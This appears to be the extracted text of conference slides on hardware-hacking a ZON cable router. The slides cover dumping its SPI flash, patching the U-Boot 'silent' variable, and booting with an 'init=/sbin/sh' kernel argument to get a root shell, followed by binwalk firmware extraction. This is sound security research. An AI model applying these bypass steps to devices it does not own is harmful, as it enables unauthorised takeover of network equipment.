




# RX




# TX





Uncompressing  
Linux.....  
.. done, booting the kernel.

# TX







```
U-Boot 1.2.0 (Mar  7 2013 - 20:07:42)
PSPU-Boot(BBU) 1.0.16.22
```

```
DRAM: 128 MB
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Flash Spansion S25FL128S(16 MB) found on CS1.
Flash: 32 MB
In:  serial
Out: serial
Err: serial
```

```
Press SPACE to abort autoboot in 3 second(s)
```

```
Image sections found:
```

```
2. section: type:2; magic 0xfeedbabe; counter 0xff; addr 0x8040000
5. section: type:2; magic 0xfeedbabe; counter 0x100; addr 0x4c000000
```

```
Looking for active section/image:
```

```
checking section 5... ok: 'Image downloaded from: http://192.168.1.2:8001/openrg.cve30360.v2.4_11_3_7_62_3_52.rms' 0x7f9d08@0x4c000000 count:0x100
```

```
## Booting image at 48040000 ...
```

```
Image Name:  OpenRG
Image Type:  ARM Linux Kernel Image (uncompressed)
Data Size:  8363208 Bytes =  8 MB
Load Address: 80018000
Entry Point: 80018000
```


```
OK
```

```
Starting kernel ...
```

```
Uncompressing Linux.....
```

```
usbserial-AI02ZGTK / 115200 8-N-1
Disconnected
```

```
 TX  RTS  DTR  DCD
 RX  CTS  DSR  RI
```



RX

GND

VCC

TX

1415  
HN8001VG

VER:13



# Serial console

- No bootloader access.
- No boot output.
- No system/login/shell prompt.



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New Open Save Connect Disconnect Clear Data Options View Hex Help

Uncompressing  
Linux.....  
.....  
.. done, booting the kernel.

usbserial-AI02ZGTK / 115200 8-N-1  
Connected 15:43:17

TX RX RTS CTS DTR DSR DCD RI



# ATTACK PLAN ACT I



# Attack plan

- Serial console is useless right now.
- No idea where to retrieve firmware images.
  - Many times they are encrypted.
  - Usually not strong encryption: XOR & friends.
- The SPI flash is our best target.



# Attack plan

- The SPI flash should contain:
  - Bootloader
  - Filesystem(s)
  - Other data
- Secure Boot is non-existent in IoT!





# Dump the SPI flash

- SOIC packaging so easier to connect to.
- 16 pin versus more common 8 pin.
- Spansion FL128SA1F00.
- Spansion S25FL128P.



# Dump the SPI flash

- Use a Teensy with custom software.
- Flashrom with Raspberry Pi or alternative.
- Specialized flash dumpers (Aliexpress).
- Whatever else you might have.
- [https://papers.put.as/papers/macosex/2015/CodeBlue\\_2015\\_-\\_Efi\\_Monsters.pdf](https://papers.put.as/papers/macosex/2015/CodeBlue_2015_-_Efi_Monsters.pdf)



# Dump the SPI flash

- Potential problems:
  - Bad cable/probe/clip connections == data noise.
  - Can power on some board elements and corrupt the flash reads.
  - Dump two copies and compare checksums.
- Solution:
  - Desolder the flash chip if dumps are corrupted.






# Dump the SPI flash

- Safely store the dump since it can be your last resort if something goes wrong.



"I WAS HOPING FOR RATHER MORE THAN AN EXTERNAL  
HARD DRIVE WHEN I ASKED FOR BACK UP!"



A woman with dark hair, wearing a bright red dress, is captured in a moment of intense performance. She is holding a black microphone in her right hand and has her left arm raised. Her mouth is wide open as if she is singing or shouting. The background is a blurred stage setting with wooden paneling.

**I GOT THE  
FLASH, NOW  
WHAT?**



# Dump the SPI flash

- Load the flash dumps into an hex-editor and browse its contents.
- Execute **strings** and check what's in there.
- Then you can try to extract contents with **binwalk**.





Position ISO\_8859-1:1987 <none> <none>

Table with columns: Go To Position, Encoding, Grammar, Parse File, Results Script, Process Results. Contains hex data and ASCII text including bootargs, setenv, and update commands.

Summary table with columns: Start, End, Length, Content. Row: 0x205AB, 0x205F3, 0x49, =U-Boot 1.2.0 (Aug 11 2014 - 10:02:08) PSPU-Boot(BBU) 1.0.16.22.silent=1.





# Dump the SPI flash

“silent: If the configuration option  
CONFIG\_SILENT\_CONSOLE has been enabled  
for your board, setting this variable to any  
value will suppress all console messages.  
Please see doc/README.silent for details.”







# Taking back control

- Hex edit the flash dump.
- Set **silent** variable value to 0.
- Reflash our modified copy.
- Hopefully there are no integrity checks.





**Patch here,  
patch there,  
patch everywhere!**





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Press SPACE to abort autoboot in 3 second(s)

Image sections found:

2. section: type:2; magic 0xfeedbabe; counter 0x9; addr 0x48040000  
5. section: type:2; magic 0xfeedbabe; counter 0x6; addr 0x4c000000

Looking for active section/image:

checking section 2... ok: 'Image downloaded from:

[https://jrms.zon.pt:550/firmwares/openrg.cve30360.v2.4\\_11\\_3\\_7\\_62\\_3\\_52.rms?u=KfPPTiBIVUIgZGFoYQogICCh3YmOK'](https://jrms.zon.pt:550/firmwares/openrg.cve30360.v2.4_11_3_7_62_3_52.rms?u=KfPPTiBIVUIgZGFoYQogICCh3YmOK') 0x7f9d08@0x48040000 count:0x9

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Image Name: OpenRG  
Image Type: ARM Linux Kernel Image (uncompressed)  
Data Size: 8363208 Bytes = 8 MB  
Load Address: 80018000  
Entry Point: 80018000  
OK

Starting kernel ...

Uncompressing Linux.....  
..... done, booting the kernel.

Linux version 2.6.16.26 #1 Mon Sep 2 03:34:44 IDT 2013  
CPU: ARMv6-compatible processor [410fb764] revision 4 (ARMv6TEJ)  
Machine: puma5





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> ?

? - alias for 'help'  
autoscr - run script from memory  
base - print or set address offset  
bdfinfo - print Board Info structure  
boot - boot default, i.e., run 'bootcmd'  
bootd - boot default, i.e., run 'bootcmd'  
bootm - boot application image from memory  
bootp.- boot image via network using BootP/TFTP protocol  
cmp - memory compare  
coninfo - print console devices and information  
cp - memory copy  
crc32 - checksum calculation  
dualimage - sets openrg\_start according to the current active image.  
echo - echo args to console  
erase - erase FLASH memory  
eval.- return addition/subtraction  
exit - exit script  
flinfo - print FLASH memory information  
go - start application at address 'addr'  
gpio.- GPIO/AUX GPIO operation  
help - print online help  
iminfo - print header information for application image  
imls - list all images found in flash  
itest.- return true/false on integer compare  
loadb - load binary file over serial line (kermit mode)  
loads - load S-Record file over serial line  
loady - load binary file over serial line (ymodem mode)  
loop - infinite loop on address range  
md - memory display  
mm - memory modify (auto-incrementing)  
mtest - simple RAM test  
mw - memory write (fill)  
nm - memory modify (constant address)  
printenv- print environment variables  
protect - enable or disable FLASH write protection  
rarpboot- boot image via network using RARP/TFTP protocol  
reset - Perform RESET of the CPU  
run - run commands in an environment variable  
saveenv - save environment variables to persistent storage  
setenv - set environment variables  
sleep - delay execution for some time  
switch\_init - swtich initialization  
test - minimal test like /bin/sh  
tftpboot- boot image via network using TFTP protocol  
version - print monitor version  
>



# Taking back control

- We have full access to the boot loader.
- Can't interact with the login prompt on regular boot.
- Tried with different TTL adapters and terminal software.
- Need telnet/ssh access (disabled by default).





data\_error  
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\*\*\*\*\*test\_poll\_period hit threshold 40ms 1st time

Password:

Username:

Password:

Username: aad

Password:

Username:

Password:

Username: admin

Password:

Username: 123456

Password:

Username:

Password:

Username: admin

Password:

Username: 123456

# Taking back control

- Can try changing `init` to shell trick.
- Spawns a shell instead of `init` and a full system.
- `setenv bootargs "console=ttyS0,115200n8 root=/dev/ram0 rw init=/sbin/sh"`
- Crashes if pointing to `busybox` binary. WTF?







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=>

=> boot

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Ignoring unrecognized tag 0x00000000

Memory policy: ECC disabled, Data cache writethrough

Reserved 2048k DSP memory starting from Physical 0x87e00000

Reserved 1024k KLOG memory starting from Physical 0x87d00000

CPU0: D VIPT write-back cache

CPU0: I cache: 32768 bytes, associativity 4, 32 byte lines, 256 sets

CPU0: D cache: 16384 bytes, associativity 4, 32 byte lines, 128 sets

Built 1 zonelists

Kernel command line: console=ttyS0,115200n8 root=/dev/ram0 rw init=/sbin/sh boardtype=tnetc552



```

002.1Q VLAN Support v1.8 Ben Greear <greear@candelatech.com>
All bugs added by David S. Miller <davem@redhat.com>
Loading cpmac driver for puma5
Cpmac: Error getting mac from Boot enviroment for eth0
Cpmac: Using default mac address: 08.00.28.32.06.02
Pass kernel parameter ethaddr0=xx.xx.xx.xx.xx.xx
to set mac address
  PAL_cppei4Init : domain is 0, cfg ptr is 0x00000000
  PAL_cppei4Init : Object Address is 0x80954C74
TI CPGMAC_F Linux DDA version 0.1 - CPGMAC_F DDC version 0.2
Cpmac: Installed 1 instances.
TI LED driver initialized [major=235]
ti_spi.0: AVALANCHE SPI Controller driver at 0xd8612500      (irq = 0)
Serial Flash [Bus:0 CS:0] : s25fl128p 16384KB, 256 sectors each 64KB
ignoring 2 default partitions on puma5_flash_data
Serial Flash [Bus:0 CS:1] : s25fl128p 16384KB, 256 sectors each 64KB
Concatenating MTD devices:
(0): "spansion"
(1): "spansion1"
into device "SFL_CONCAT"
Creating 2 MTD partitions on "SFL_CONCAT":
0x00000000-0x02000000 : "ZON HUB"
0x01fb0000-0x02000000 : "JFFS2"
ti_codec_spi.0: TI Codec SPI Controller driver at 0xd86040c8      (irq = 0)
Freeing init memory: 100K

```

```

BusyBox v1.01 (2005.09.07-07:38+0000) Built-in shell (msh)
Enter 'help' for a list of built-in commands.

```

```

# ifconfig
ifconfig: Warning: cannot open /proc/net/dev. Limited output.: No such file or directory
#
# ls
bin    etc    home  mnt   proc  tmp   var
dev    fstab lib   nvram sbin  usr
#
# mount
mount: /proc/mounts: No such file or directory
#
# df
Filesystem          1k-blocks    Used Available Use% Mounted on
df: /proc/mounts: No such file or directory
#
# ifconfig eth0 192.168.1.1 255.255.255.0
*****reg 0x0008, val=7600001
*****reg 0x005c, val=3ffff00
SIOCSIFADDR: Invalid argument
#
#

```

# Taking back control

- Limited environment ☹️.
- Missing `/proc`.
- Can't insert missing kernel modules.
- No network interface.
- We want binaries to reverse engineer!



# ATTACK PLAN ACT II





# Firmware dump

- It's time to poke around firmware dump contents.
- Binwalk
  - <https://github.com/ReFirmLabs/binwalk>
- Firmware-mod-kit
  - <https://code.google.com/archive/p/firmware-mod-kit/>



```
$ binwalk 00-Router2-09-05-2016-up.bin
```

DECIMAL	HEXADECIMAL	DESCRIPTION
88732	0x15A9C	U-Boot version string, "U-Boot 1.2.0 (Mar 7 2013 - 20:07:42)"
132433	0x20551	U-Boot version string, "U-Boot 1.2.0 (Mar 7 2013 - 20:07:42)"
197969	0x30551	U-Boot version string, "U-Boot 1.2.0 (Mar 7 2013 - 20:07:42)"
262144	0x40000	uImage header, header size: 64 bytes, header CRC: 0x372BB75E, created: 2013-09-02 00:34:47, image size: 8363208 bytes, Data Address: 0x80018000, Entry Point: 0x80018000, data CRC: 0xAE6A2F4C, OS: Linux, CPU: ARM, image type: OS Kernel Image, compression type: none, image name: "OpenRG"
275456	0x43400	gzip compressed data, maximum compression, from Unix, last modified: 2013-09-02 00:34:46
16449688	0xFB0098	Zlib compressed data, default compression



```
$ binwalk 00-Router2-09-05-2016-down.bin
```

DECIMAL	HEXADECIMAL	DESCRIPTION
0	0x0	uImage header, header size: 64 bytes, header CRC: 0x372BB75E, created: 2013-09-02 00:34:47, image size: 8363208 bytes, Data Address: 0x80018000, Entry Point: 0x80018000, data CRC: 0xAE6A2F4C, OS: Linux, CPU: ARM, image type: OS Kernel Image, compression type: none, image name: "OpenRG"
13312	0x3400	gzip compressed data, maximum compression, from Unix, last modified: 2013-09-02 00:34:46
16187544	0xF70098	Zlib compressed data, default compression
16318616	0xF90098	Zlib compressed data, default compression
16449536	0xFB0000	JFFS2 filesystem, big endian
16515152	0xFC0050	Zlib compressed data, compressed
16515252	0xFC00B4	JFFS2 filesystem, big endian
16543208	0xFC6DE8	Zlib compressed data, compressed
16543328	0xFC6E60	Zlib compressed data, compressed
16543808	0xFC7040	Zlib compressed data, compressed
16544164	0xFC71A4	Zlib compressed data, compressed
16544272	0xFC7210	Zlib compressed data, compressed
16544444	0xFC72BC	Zlib compressed data, compressed
16544812	0xFC742C	Zlib compressed data, compressed
16545072	0xFC7530	Zlib compressed data, compressed
16545552	0xFC7710	Zlib compressed data, compressed
(...)		
16735048	0xFF5B48	JFFS2 filesystem, big endian
16735744	0xFF5E00	Zlib compressed data, compressed
16736156	0xFF5F9C	JFFS2 filesystem, big endian
16738228	0xFF67B4	Zlib compressed data, compressed
16738280	0xFF67E8	JFFS2 filesystem, big endian



# Firmware dump

- Binwalk identified:
  - U-Boot loader.
  - Two kernel images.
  - Filesystems and compressed data.





# Firmware dump

- Try to extract data with `binwalk -Me`.
- We get the filesystem layout but no contents.
- The other flash contains more data as expected.



```

reverser@binwalk:~$ tree _00-Router2-09-05-2016-up.bin.extracted/
_00-Router2-09-05-2016-up.bin.extracted/
├── 43400
│   ├── FB0098
│   ├── FB0098.zlib
│   └── 43400.extracted
│       ├── 114C0
│       ├── 24A000.cramfs
│       ├── 24A000.cramfs.swap
│       ├── 8DA000.cramfs
│       ├── 8DA000.cramfs.swap
│       └── 114C0.extracted
│           ├── 0.cpio
│           └── cpio-root
│               └── bin
│                   ├── FwUpstreamDocsis2_D.bin -> /mnt/cramfs//bin/FwUpstreamDocsis2_D.bin
│                   ├── FwUpstreamDocsis2_I.bin -> /mnt/cramfs//bin/FwUpstreamDocsis2_I.bin
│                   ├── FwUpstreamDocsis3_D.bin -> /mnt/cramfs//bin/FwUpstreamDocsis3_D.bin
│                   ├── FwUpstreamDocsis3_I.bin -> /mnt/cramfs//bin/FwUpstreamDocsis3_I.bin
│                   ├── [ -> /mnt/cramfs/bin/busybox
│                   ├── bbusm -> /mnt/cramfs//bin/bbusm
│                   ├── bpi_auth -> /mnt/cramfs//bin/bpi_auth
│                   ├── bpi_sa_map -> /mnt/cramfs//bin/bpi_sa_map
│                   ├── bpi_tek -> /mnt/cramfs//bin/bpi_tek
│                   ├── brctl -> /mnt/cramfs//bin/brctl
│                   ├── busybox -> /mnt/cramfs//bin/busybox
│                   ├── cat -> /mnt/cramfs/bin/busybox
│                   ├── chgrp -> /mnt/cramfs/bin/busybox
│                   ├── chmod -> /mnt/cramfs/bin/busybox
│                   ├── chown -> /mnt/cramfs/bin/busybox
│                   ├── cli -> /mnt/cramfs//bin/cli
│                   ├── cm_status -> /mnt/cramfs//bin/cm_status
│                   ├── cp -> /mnt/cramfs/bin/busybox
│                   ├── cut -> /mnt/cramfs/bin/busybox
│                   ├── dbridge_init -> /mnt/cramfs//bin/dbridge_init
│                   ├── dd -> /mnt/cramfs/bin/busybox
│                   ├── df -> /mnt/cramfs/bin/busybox
│                   ├── disktype -> /mnt/cramfs//bin/disktype
│                   ├── dispatcher -> /mnt/cramfs//bin/dispatcher
│                   ├── dmg_provisioning -> /mnt/cramfs//bin/dmg_provisioning
│                   ├── dms_smm -> /mnt/cramfs//bin/dms_smm
│                   ├── docsis_init_once -> /mnt/cramfs//bin/docsis_init_once
│                   ├── docsis_mac_driver -> /mnt/cramfs//bin/docsis_mac_driver
│                   ├── docsis_mac_manager -> /mnt/cramfs//bin/docsis_mac_manager
│                   ├── downstream_manager -> /mnt/cramfs//bin/downstream_manager
│                   └── echo -> /mnt/cramfs/bin/busybox

```



# Firmware dump

- Failure to extract cramfs.
- That means no filesystem contents ☹️.

```
2385555      0x246693      LZMA compressed data, properties: 0x5C, dictionary size: 16777216 bytes, uncompressed size: 676142208 bytes
